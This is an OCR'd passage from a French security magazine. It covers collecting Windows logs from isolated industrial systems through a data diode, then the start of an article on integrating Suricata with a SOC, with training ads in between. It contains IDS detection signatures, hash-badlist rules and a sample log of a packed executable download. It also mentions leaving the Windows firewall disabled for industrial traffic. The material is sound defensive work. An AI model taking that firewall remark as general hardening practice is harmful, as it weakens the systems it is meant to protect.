- Applications Android du point de vue d'un reverse engineer
- iOS : sécurité des applications et de l'OS

Plus d'informations sur **www.quarkslab.com**

quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Tel.: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**

est rejeté et aucun événement ne sera remonté par cet abonnement. À l'inverse, sur les systèmes récents, il sera simplement notifié que l'abonnement sera incomplet (de par l'absence d'un journal), mais tous les autres événements configurés dont le journal existe seront remontés par l'abonnement. Cela implique dans un environnement hétérogène de système d'exploitation de créer un abonnement minimaliste à associer aux postes XP.

- Les postes XP ne supportent pas toutes les options de configuration avancées des abonnements, notamment celles concernant la fréquence de remontée des événements. Dans la pratique, cela se traduit par une attente « non configurable » entre la génération d'un événement et sa remontée vers le collecteur. Afin d'obtenir les événements à fréquence régulière, une solution, certes peu élégante, consiste à redémarrer périodiquement le service `winrm` sur ces postes obsolètes (les événements sont transférés au redémarrage du service).

1.4 WEF : Workgroup vs Active Directory

Même si la technologie WEF est supportée en environnement Workgroup, la lourdeur d'exploitation dans ce mode provient de l'utilisation nécessaire d'une PKI pour la gestion des certificats machines (authentification mutuelle entre source et collecteur et chiffrement des communications HTTPS).

À l'inverse, en environnement AD, comme évoqué au paragraphe précédent, les mécanismes de sécurité sont transparents lors de la configuration de WEF (Kerberos).

Le plus souvent, les installations industrielles rencontrées ne disposent pas d'un environnement Active Directory pour leurs machines Windows. Un choix est donc possible : garder le mode Workgroup et apporter un service de PKI dans l'installation isolée ou prévoir la migration en domaine Active Directory.

La migration en domaine Active Directory, outre sa capacité à répondre au besoin, facilite d'un point de vue exploitation informatique le MCO/MCS de l'installation industrielle (facilité de déploiement et centralisation des configurations par GPO, capacité d'abandon des certificats pour le « mirorring SQL », amélioration de la gestion des comptes...). Cette option est présentée dans la suite de l'article.

2 Migration vers une infrastructure Active Directory

Afin d'apporter les services AD/DNS et un collecteur WEC dans l'installation industrielle isolée, le recours à une technologie de virtualisation est d'abord dicté par un contexte où la salle « serveurs » de l'installation industrielle peut se limiter à une ou deux baies informatiques avec un taux d'occupation déjà élevé.

Deux serveurs physiques utilisant par exemple la brique hyper-V permettant de monter des VM (contrôleur de domaine/DNS en redondance physique sur les deux serveurs, VM Collecteur WEC) constituent une solution possible. Ainsi d'autres services pourront se greffer facilement sur cette infrastructure virtualisée (WSUS...). Sur toutes ces briques qui seront apportées dans l'installation, un durcissement sécurité à l'état de l'art peut s'opérer (systèmes d'exploitation récents, firewall actif, durcissement système, etc.) tant qu'il ne casse aucune compatibilité avec les clients de l'installation utilisant ces services. En tant que nouveaux services apportés au sein de l'installation, l'ensemble des serveurs et services offerts ne doit évidemment pas affaiblir le niveau de sécurité existant dans l'installation.

Ainsi donc, sont préparés en amont :

- deux contrôleurs de domaine AD/DNS et les différentes GPO nécessaires ;
- un serveur de collecte WEC.

Au niveau de l'organisation Active Directory, une séparation via OU est réalisée pour distinguer tout le futur périmètre de l'installation industrielle du périmètre « infrastructure SOC » contenant les services apportés dans l'installation (typiquement le serveur WEC). Cela permet ensuite de facilement lier des GPO minimalistes sur le périmètre de l'installation industrielle dans un premier temps, tout en permettant de durcir plus profondément les services d'infrastructures apportés.

2.1 Intégration dans le domaine

Une fois les postes et serveurs éventuellement mis à niveau pour la collecte WEF dans l'installation industrielle (cas d'obsolescence du système d'exploitation), que les serveurs contrôleurs de domaine AD/DNS et collecteur WEC sont configurés et les serveurs physiques rackés, arrive le moment de la bascule : intégration séquentielle des différents postes et serveurs industriels au domaine Active Directory.

L'intégration est généralement un moment où il est nécessaire de s'entourer des équipes de la TMA industrielle. Les périodes propices pour modifier le système sont généralement assez courtes. L'intégration est donc une action à obligation de résultat, en temps contraint. C'est pourquoi il est nécessaire que les différentes équipes soient présentes pendant les opérations.

Il est recommandé de jouer un cahier de tests fonctionnels avant l'intégration afin de ne pas imputer injustement des « casses » à l'issue des opérations, car le syndrome nostalgique « c'était mieux avant » guette. Prouver que le temps de réponse sur demande d'arrêt moteur n'a pas changé et n'est pas plus « lent » qu'avant, nécessite l'appui précieux des compétences de la TMA industrielle, qui est jugée indispensable dans une telle l'opération.

Quelques points clés liés à l'environnement Windows doivent être pris en compte lors de l'intégration dans un domaine AD. La séquentialité inhérente à l'opération fait qu'inévitablement, certains postes auront basculé dans le domaine quand d'autres pas encore. Réaliser des tests tant que l'intégration n'est pas totalement finalisée est bien naturel pour « se rassurer », mais des problèmes purement temporaires existent et ne doivent pas alarmer outre mesure avant la fin de l'opération. Parmi ces problèmes, on peut citer :

- **Le firewall Windows** : s'il n'est pas spécifiquement désactivé pour le profil « domaine », il s'active lors de l'intégration au domaine (passage du profil « standard » au profil « domaine »). La supervision est temporairement cassée, les flux DCOM/RPC utilisés dans le monde industriel (OPC) sont coupés par le firewall qu'il convient de remettre dans son état d'origine (soit le plus souvent : désactivé) après intégration au domaine.
- **La résolution de nom d'hôtes** : elle est modifiée par la configuration d'un DNS. Avant l'intégration, l'installation fonctionne dans les cas rencontrés sans DNS configuré. Sans DNS, les composants logiciels s'appuyant sur la résolution de noms d'hôtes peuvent bénéficier de la résolution NETBIOS, ce qui permet une résolution de noms d'hôtes fonctionnelle pour les noms d'hôtes NetBIOS. Cependant, une fois le DNS configuré lors de l'intégration, la résolution de nom d'hôtes ne donne plus nécessairement la main à la résolution NetBIOS même en cas d'échecs de résolutions du DNS **[2]**. C'est pourquoi certains flux de communications ne sont plus établis tant que la machine destination n'est pas inscrite au DNS (ce qu'elle sera lors de son intégration au domaine).
- **L'ouverture de session automatique « Autologon »** : elle n'est plus opérationnelle suite à l'intégration dans un domaine. Souvent utilisée sur des postes de supervision partagés lors des rotations des opérateurs, elle doit donc être reconfigurée.

Deux points d'attentions méritent d'être soulignés, en dehors des aspects transitoires.

L'intégration au domaine fait prendre à chaque poste l'horloge d'un contrôleur de domaine. Des décalages d'horloges peuvent donc survenir si l'horloge du contrôleur est en écart avec le reste de l'installation avant l'intégration. Suivant la stratégie retenue, il peut être utile de synchroniser en amont l'horloge du contrôleur ayant le rôle FSMO « PDC Emulator » avec un poste référence de l'installation industrielle.

L'absence de DNS au sein de l'installation industrielle avant l'intégration au domaine implique qu'aucune résolution de nom d'hôtes FQDN n'est possible (hormis par fichier « hosts »). Lors de la configuration des DNS, certains logiciels peuvent tenter alors des résolutions de noms FQDN qu'ils ne pouvaient pas réaliser avant. Suivant la configuration des DNS, cela peut engendrer des latences logicielles perceptibles. La configuration par défaut du DNS Windows, récursif, va tenter de contacter les serveurs racines (« root hints »), évidemment sans succès en environnement isolé, mais retardant la réponse d'échec de la résolution. Une solution possible est de désactiver la récursivité du DNS ou chercher à reconfigurer le logiciel pour éviter la résolution des FQDN incriminés.

Une fois l'intégration réalisée, les événements commencent à remonter dans le journal « événements transférés » du serveur collecteur et le système industriel fonctionne en mode nominal. Un bon point d'étape pour la collecte. Maintenant il s'agit de transférer les événements de ce journal au SOC situé sur un réseau tiers à l'installation.

3 Transfert vers le SOC

La collecte d'événements d'installations industrielles isolées implique l'utilisation de produits de sécurité garantissant le respect de l'exigence d'isolation. Dans ce contexte, l'utilisation du mécanisme traditionnel de filtrage réseau vers le SOC n'est pas possible : la remontée des journaux s'opère par conséquent par transferts de fichiers à travers une diode matérielle.

Il convient d'adapter chaque maillon de la chaîne de collecte pour qu'il puisse être compatible avec cette contrainte. Cela implique notamment d'oublier toute solution de type « forwarders Splunk » qui nécessiterait d'établir une communication réseau entre le serveur de collecte et le SIEM.

Ainsi pour assurer la chaîne de remontée des événements vers le SOC, l'infrastructure mise en place consiste en :

- **Un serveur de collecte WEC** : il exécute un script Powershell chargé de vider (et sauvegarder) le journal des événements transférés à fréquence régulière et transférer les fichiers au format « evtx » compressés à un serveur « guichet bas ». Les fichiers ne sont alors archivés localement qu'en cas de réussite du transfert. Sinon, ils restent en file d'attente, permettant ainsi un mécanisme simple et automatique de reprise sur incident. À noter que chaque nom de fichier est normalisé afin d'en connaître sa provenance, sa date de création et son numéro d'ordre permettant ainsi de l'identifier de façon unique.

- **Un serveur sous Linux « guichet bas »** : il reçoit les fichiers compressés via SFTP. Un daemon surveille leur réception via le mécanisme « inotify », qui permet de mettre en place des actions sur modification du système de fichiers. L'événement système « CLOSE_WRITE » est ainsi intercepté et déclenche l'exécution d'un script s'appuyant sur la solution open source `hairgap` **[3]**, afin de transférer les fichiers à travers la diode matérielle, vers le « guichet haut ». À ce stade, et en raison de la diode, il n'est pas possible de s'assurer de la réussite du transfert, les fichiers sont alors archivés systématiquement.

- **Un serveur sous Linux « guichet haut »** : il réceptionne les fichiers via hairgap et transfère chaque fichier reçu sur un share CIFS coté SOC. Ici aussi, un daemon surveille la réception grâce à « inotify », afin de déclencher la copie des fichiers vers le partage. Tout comme sur le serveur de collecte, les fichiers ne sont alors déplacés de la file d'attente vers les archives qu'en cas de succès de leur copie.

- **Un serveur de fichiers côté SOC** : il exécute un script Powershell chargé de décompresser et extraire les événements des fichiers « .evtx » au format XML pour générer un fichier CSV placé dans un répertoire dédié à l'installation supervisée. La génération du CSV permet un prétraitement des données permettant notamment de gagner en taille d'indexation par le SIEM : renommage, réduction ou suppression de certains champs. En fonction du débit du flux de données à traiter, il peut être nécessaire d'optimiser le script de traitement afin de ne pas pénaliser le délai global de remontée des logs.

Le schéma ci-dessous illustre l'architecture mise en œuvre.

L'interconnexion via une diode matérielle introduit des contraintes techniques dans la gestion de la chaîne de remontée de logs.

Afin de garantir que les journaux d'événements ne soient pas « perdus » en cours de route, chaque élément de l'architecture doit pouvoir permettre de stocker les fichiers avec un délai de rétention permettant de pallier toute défaillance d'une des autres briques. De plus, le numéro d'ordre des fichiers peut être utilisé pour détecter toute perte lors de transfert, notamment au niveau de la diode. Pour permettre de superviser et d'identifier depuis le SOC tout élément d'architecture défaillant, toutes les actions sont journalisées et transférées au SOC et les services et binaires nécessaires au transfert des fichiers sont surveillés pour prévenir, et si possible corriger, tout arrêt inopiné. Le monitoring s'appuie sur le logiciel `monit` **[4]** et des scripts Shell développés pour répondre à des problématiques spécifiques. De plus, il est important d'apporter une attention particulière à la gestion des erreurs dans les scripts développés. La capacité à réémettre automatiquement les journaux non transférés lors d'une reprise après défaillance, ou lors d'une opération de maintenance, est notamment utile afin de limiter les actions à réaliser au sein même d'une installation. Bien entendu, l'absence d'événements indexés au niveau du SIEM constitue une alerte d'exploitation.


La mise en œuvre de cette architecture est relativement complexe, mais elle a l'avantage de permettre la remontée de toutes données utiles pour la supervision de la sécurité de l'installation. Ainsi, il suffit désormais d'utiliser les mécanismes de journalisation internes au système d'exploitation Windows ou de générer un fichier et de le « pousser » par SFTP afin qu'il puisse être analysé dans le SOC.

Conclusion

Au-delà de l'aspect technique non négligeable de mettre en musique les différentes briques pour la collecte de logs d'installations industrielles, la collaboration entre les équipes (IT/OT) amenées à intervenir est un facteur clé du succès pour sa réalisation.

Outre l'apport d'une supervision sécurité, la démarche s'avère dans notre contexte bénéfique à plusieurs égards. Les tâches d'exploitation pour le MCO sont facilitées par le transfert de compétences important entre les équipes et la capacité à surveiller en quasi temps-réel les postes et serveurs des installations industrielles. Les briques de base sont également posées pour envisager sereinement les évolutions techniques futures telles que les durcissements sécurité. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/.



HS2
Hervé Schauer Sécurité

Formation cybersécurité technique

PROGRAMME

Introduction à la cybersécurité

ESSCYBER :
Essentiels techniques de la cybersécurité
SECUCYBER :
Fondamentaux techniques de la cybersécurité

Sécurité défensive et Réponse aux incidents

SECUWEB :
Sécurité des serveurs et des applications Web
SECUWIN :
Sécurisation des infrastructures Windows
SECULIN :
Sécurité Linux
SECUARCH :
Conception d'architectures sécurisées
SECUBLUE :
Surveillance, détection et réponse aux incidents de sécurité

Sécurité des réseaux et des infrastructures

SECUINDUS :
Cybersécurité des systèmes industriels
SECURSF :
Sécurité des réseaux sans fil
DNSSEC :
DNSSEC
SECUPKI :
Infrastructures de clés publiques
SECUPKIWIN :
Infrastructure de clés publiques Windows

Inforensique

FORENSIC1 :
Analyse inforensique Windows
FORENSIC2 :
Analyse inforensique avancée
REVERSE1 :
Rétroingénierie de logiciels malfaisants

Sécurité offensive

PENTEST1 :
Test d'intrusion
PENTEST2 :
Test d'intrusion et développement d'exploits

+33 974 774 390

www.hs2.fr

formations@hs2.fr

INTERFACER SURICATA AVEC SON ÉCOSYSTÈME DE SÉCURITÉ

Éric LEBLOND – el@stamus-networks.com
Développeur Suricata pour l'OISF, co-fondateur de Stamus Networks

mots-clés : DETECTION D'INTRUSION / RÉSEAU / POTS DE MIELS / SIEM

Suricata est un moteur IDS open source avec des fonctionnalités NSM. Cette approche hybride est une des clefs lors de son intégration dans un SOC ou avec un SIEM. Contrairement à certains produits sur étagère, les possibilités sont légion.

Suricata a déjà été présenté dans les numéros 66 et 69 de *MISC*. Il s'agit d'un moteur de détection des menaces qui analyse le trafic réseau, reconstruit les échanges protocolaires et, de manière optionnelle, les journalise puis applique une détection d'intrusion par signatures sur le trafic reconstruit.

1 IDS & NSM sont dans un bateau

1.1 Une approche hybride

Suricata est plus qu'un système de détection d'intrusion (IDS) basé sur des signatures, car il intègre également des fonctions de surveillance réseau orientées sécurité (NSM). Le concept est simple, les signatures doivent pouvoir exprimer simplement et efficacement des menaces. Simplement, car si le développeur de la signature doit coder dans la signature la logique protocolaire, le coût et le temps de développement peuvent être rédhibitoires. De plus, des erreurs sont probables et cela conduirait à des faux positifs, c'est-à-dire des alertes sur du trafic valide ou des faux négatifs, i.e. des attaques non détectées. Si l'outil comprend le protocole, il est à même de proposer des champs facilement utilisables à l'auteur de signatures et limite les risques d'erreurs. Suricata réalise cette analyse pour les protocoles courants et, ayant extrait ces informations, il est à même de journaliser les transactions protocolaires au format JSON ; c'est la fonction NSM de Suricata.

1.2 Rappel par l'exemple

Le point clef de l'intégration de Suricata est l'utilisation de JSON comme format principal pour les événements. Ce format est en effet facile à ingérer par les autres logiciels et le transfert d'événements s'effectue sans perte d'information, car il s'agit du format natif de Suricata. Au niveau des alertes, un travail conséquent a été effectué pour apporter le maximum de contexte. Avec juste les informations de base, IP et paramètres de la signature, il est en effet difficile d'analyser la pertinence ou la sévérité d'une alerte. L'approche *« On sait jamais, sur un malentendu ça peut marcher »* peut donner des résultats, mais une analyse construite et argumentée est bien sûr préférable. C'est pour cette raison que les métadonnées applicatives ont été ajoutées dans les alertes afin de faciliter leur compréhension. Prenons par exemple, la signature de la figure 1 qui détecte l'agent pycurl.

Cette signature a été déclenchée sur un système. Si l'on observe les paramètres IP de la figure 2, on se demande ce que vient faire pyCurl sur le port 22 de notre machine.

Tout devient plus clair en observant les éléments applicatifs remontés par Suricata. Comme le montre la figure 3, nous avons des données HTTP et elles indiquent qu'une tentative de détection de serveur mandataire ouvert a été faite.

```
alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET WEB_SERVER PyCurl Suspicious User Agent Inbound"; flow:established,to_server; content:"User-Agent|3a| PyCurl"; nocase; http_header; reference:url,www.useragentstring.com/pages/useragentstring.php; classtype:attempted-recon; sid:2013053; rev:2; metadata:created_at 2011_06_17, updated_at 2011_06_17;)
```

Fig. 1 : Règle de détection de l'agent pyCurl.

Source Network	internet
Source IP	1.80.69.159
Source port	27350
Destination Network	back-office.paris.infrastructure
Destination IP	10.2.200.27
Destination port	22
IP protocol	TCP
Application protocol	http
Probe	sn-probe-1

Fig. 2 : Paramètres IP d'une alerte déclenchée par la signature pyCurl.

En effet, nous avons une requête HTTP avec méthode CONNECT à destination de cn.bing.com. Il s'agit donc d'une alerte déclenchée par un scanner exotique basé sur pyCurl qui recherche des serveurs mandataires sur le port 22.

Si la technologie est exotique, l'adresse IP de l'attaquant l'est aussi puisque chinoise. Ces informations ne sont pas fournies par Suricata et il est nécessaire d'enrichir les événements après la création et donc sur la chaîne de transfert des événements.

HTTP

Host	cn.bing.com
URL	cn.bing.com:443
Method	CONNECT
User Agent	PycURL/7.43.0 libcurl/7.47.0 GnuTLS/3.4.10 zlib/1....
Port	443
Length	39

Fig. 3 : Données HTTP de l'alerte déclenchée par la signature pyCurl.

1.3 Architecture globale

Suricata est un moteur et ne prend donc en charge que l'analyse des flux et la génération des événements. Il faut donc transférer les éléments vers une solution de stockage et d'analyse des logs. Deux logiciels se partagent ce marché : Elastic et Splunk. Dans le cas de Splunk, la solution la plus facile consiste à installer et configurer Splunk forwarder sur les sondes pour envoyer les événements stockés sur disque vers le système Splunk. Dans le cas d'Elastic, les possibilités pour le transfert sont plus ouvertes. On peut par exemple utiliser Filebeat de la suite Elastic pour envoyer vers un Logstash qui sera en charge de l'ingestion dans Elasticsearch ainsi que de l'enrichissement des données. Le transfert par Filebeat répond aux contraintes classiques : chiffrement et non perte de données en cas de rupture de lien. La figure 4 illustre l'architecture obtenue.

Suricata bénéficie également d'une sortie Prelude **[PRELUDE]** et les utilisateurs de ce SIEM peuvent donc profiter d'événements au format natif. Les dernières versions de la sortie Prelude intègrent les métadonnées applicatives (au format JSON) facilitant ainsi l'analyse. On notera que la sortie Prelude ne supporte que les alertes, donc pour gérer les métadonnées protocolaires, il faut un autre bac à événements. D'où l'expression à la musicalité certaine, « *Prelude, deux bacs* ».




Fig. 4 : Architecture classique pour la centralisation des événements.

1.4 IDS et signatures

La détection d'intrusions dans Suricata étant basée sur des signatures, l'obtention de règles adaptées aux réseaux surveillés est un point clef. La fondation OISF **[OISF]** qui gère le projet Suricata a donc récemment créé une liste de sources de signatures **[SURIRULES]** disponibles publiquement (voir figure 5, page suivante).

Cette liste contient des sources gratuites et des sources payantes. Les plus fréquemment utilisées sont « *Emerging Threat Open* » et « *Emerging Threat Pro* », toutes les deux distribuées par Proofpoint. Il s'agit de jeux de règles généralistes avec un fort focus sur les logiciels malveillants. La couverture de ET Pro est bien supérieure à celle de ET Open avec plus de deux fois plus de signatures. L'utilisation d'ET Pro est donc conseillée malgré son coût.

Le jeu de signatures pour Snort distribué par Talos peut également être utilisé, mais étant développé pour Snort, il n'y a pas de réelle garantie quant à l'impact sur les performances. Il convient donc de le mettre en œuvre avec précaution. Il n'est d'ailleurs même pas référencé par l'OISF, car outre le problème de performance, la compatibilité des règles n'est pas complète.

La plupart des autres jeux de signatures référencés par l'OISF sont plus restreints (Attack research, abuse.ch), mais ils sont intéressants dans la mesure où les problèmes de sécurités couverts sont souvent récents et différents de ceux traités par EmergingThreats.

En dehors de ces sources de signatures publiques, il existe également des sources plus spécifiques qui sont distribuées au sein de communautés d'entités. Dans de nombreux cas, le logiciel MISP **[MISP]** (présenté dans *MISC n°94*) est utilisé pour cette distribution.




Fig. 5 : Sources publiques référencées par l'OISF (présentée dans Scirius).

MISP est une une plateforme open source pour le partage d'informations sur les logiciels malveillants et les menaces. Elle fournit les moyens techniques pour échanger indicateurs et informations au sein d'une communauté. Le transfert des informations peut se faire dans une hiérarchie d'instances autorisant ainsi des chaînes de transfert de l'information non triviale et d'une taille augmentant la quantité des informations. Une entité peut être connectée à plusieurs MISP et recevoir/diffuser les informations avec des règles précises.

Au niveau de Suricata, MISP présente des capacités d'exportation de signatures. Ces règles sont soit auto-générées à partir d'éléments de type IOC, soit développées lors d'une réponse sur incident par un des acteurs. L'intégration est assez simple, car les règles sont récupérables sur des URLs publiées par l'instance de MISP. Il convient néanmoins de rester prudent lors de la mise en place. De mauvaises signatures peuvent être publiées causant potentiellement des tempêtes d'alertes. De plus, le nombre total de signatures peut entraîner des problèmes de performance. L'exportation de signatures de certaines instances de MISP compte en effet plus de 80000 signatures.

Une solution pour diminuer l'impact de l'importation de règles MISP consiste trivialement à n'exporter qu'une sous-partie des règles. Pour cela, l'utilisation de limitation temporelle (derniers 15 jours) est fréquemment mise en œuvre. Ceci correspond assez bien à la nature des informations exportées par MISP puisque les indicateurs échangés portent très souvent sur des menaces qui évoluent très rapidement.

1.5 Gestion des signatures

Ne serait-ce que par l'existence des signatures de type Policy, il est nécessaire de paramétrer le jeu de signatures poussé sur les sondes. En effet, une signature avertissant d'une mise à jour de système Debian avec APT a un intérêt dans un parc bureautique sous Windows (pensez VM Kali), mais est simplement inutile pour un réseau de postes sous GNU/Linux. Il faut bien sûr ajouter à cela les faux positifs avec par exemple des signatures qui se déclenchent de manière erronée sur des applications spécifiques. Il est donc obligatoire d'adapter le jeu de signatures par défaut pour éviter un effet sapin de Noël : des alertes par milliers, un SIEM qui clignote et un IDS qu'on oublie dans un coin. Et comme *« on laisse pas bébé dans un coin »*, il faut utiliser un outil de gestion des signatures. Un logiciel dédié est nécessaire, car les fichiers contenant les signatures étant mis à jour régulièrement, des modifications locales effectuées sur les fichiers seraient écrasées à chaque mise à jour.

Il existe deux classes d'outils pour cette tâche, les outils en ligne de commandes : oinkmaster, pulledpork et suricata-update et des outils graphiques : Scirius pour ne mentionner que les logiciels open source. Dans les deux cas, la philosophie est la même, l'utilisateur définit les sources à utiliser par leur point de téléchargement et l'outil s'occupe de les récupérer, d'appliquer les transformations locales et de générer un fichier de règles utilisable par Suricata. Suricata-update et Scirius utilisent la liste des sources de signatures référencées et l'ajout de ces sources est donc particulièrement simple.

Concernant la gestion quotidienne, les deux types de logiciels s'opposent. Pour les logiciels en ligne de commandes, il faut éditer la configuration ou lancer une commande pour modifier le jeu de signatures. Il est donc nécessaire de pivoter de l'interface d'analyse des événements à l'édition de la configuration, ce qui peut devenir rapidement pénible. Avec une interface comme Scirius qui présente les infos des alertes, quelques clics suffisent, *« ce n'est pas la peine d'en rajouter »*.

Parmi les utilitaires en ligne de commandes, suricata-update est sans doute celui qu'il faut considérer. Il est développé par l'OISF et sera maintenu dans le temps. Il s'agit de plus d'un développement récent intégrant

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

/ Formations présentielles - Campus Paris V^e

formations-securite@esiea.fr / esiea.fr/formations-securite

22 & 23 JANVIER 2019 RETROUVEZ L'ESIEA AU FIC

/ Candidatures BADGE-RE et BADGE-SO : en cours

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 5 mois)

Prochaine rentrée : Février 2019

BADGE REVERSE ENGINEERING

(BADGE-RE : 230 heures de cours)

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

BADGE SÉCURITÉ OFFENSIVE

(BADGE-SO : 230 heures de cours)

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

En partenariat avec quarkslab

Accrédité par la Conférence des Grandes Écoles BADGE

/ Candidatures MS-SIS : à partir de janvier 2019

FORMATION À PLEIN TEMPS

6 mois de pédagogie, puis 6 mois en entreprise

Prochaine rentrée : Octobre 2019

MASTÈRE SPÉCIALISÉ SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES

(MS-SIS : 740 heures de cours)

Accrédité par la Conférence des Grandes Écoles MSE Mastère spécialisé®

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

Labellisé par l'ANSSI SecNumedu ANSSI

android / asm / C / crypto / exploit / firewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...

De Visu

les dernières fonctionnalités de Suricata. De son côté, Oinkmaster est quasiment mort et ne supporte pas certaines des fonctionnalités de Suricata. Pulledpork lui évolue depuis peu, après une longue période sans mainteneur.

2 Intégrations

2.1 Indicateurs de Compromissions

2.1.1 Sommes de contrôle

Suricata dispose avec filemd5, filesha1 et filesha256 d'une série de mots clefs cherchant une correspondance sur les sommes de contrôle des fichiers. Vérifier des indicateurs de compromissions (IOCs) sur ces dernières est donc faisable en ajoutant une ou plusieurs règles qui vont évaluer les sommes de contrôle contre des listes :

```
alert http any any -> any any (msg:"Fichier malicieux sur
HTTP";filesha1:sha1-badlist; sid:1;)
alert smtp any any -> any any (msg:"Fichier malicieux sur
SMTP";filesha1:sha1-badlist; sid:2;)
alert smb any any -> any any (msg:"Fichier malicieux sur
SMB";filesha1:sha1-badlist; sid:3;)
```

Même s'il ne s'agit pas d'IOCs, il est également possible d'utiliser les mots clefs de type filemd5 pour chercher des documents qui ne sont pas dans une liste connue :

```
alert smtp any any -> any any (filemd5:!fileknownlist;
filemagic:"executable"; sid:4;)
```


```
{
  "timestamp": "2009-11-24T18:51:15.893430+0100",
  "flow_id": 1082201246881571,
  "pcap_cnt": 1266579,
  "event_type": "fileinfo",
  "src_ip": "192.168.1.42",
  "src_port": 6763,
  "dest_ip": "192.168.1.1",
  "dest_port": 61464,
  "proto": "TCP",
  "http": {
    "hostname": "192.168.1.42",
    "http_port": 6763,
    "url": "/x.exe",
    "http_user_agent": "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)",
    "http_content_type": "application/x-exe-compressed",
    "http_method": "GET",
    "protocol": "HTTP/1.0",
    "status": 200,
    "length": 26112
  },
  "app_proto": "http",
  "fileinfo": {
    "filename": "/x.exe",
    "magic": "PE32 executable (GUI) Intel 80386, for MS Windows, UPX compressed",
    "gaps": false,
    "state": "CLOSED",
    "sha256": "e71abe5b9b6427de99af9d71dc6d3b48cb17694d193ddf3678efde0c883fd393",
    "stored": false,
    "size": 26112,
    "tx_id": 0
  }
}
```


Fig. 6 : Exemple d'entrée de type fileinfo avec une empreinte sha256.

Les mots clefs de cette famille utilisent des structures de données adaptées lors de la recherche de correspondance. Il est ainsi possible vérifier de manière efficace la présence d'empreinte sur une liste de plusieurs millions d'entrées.

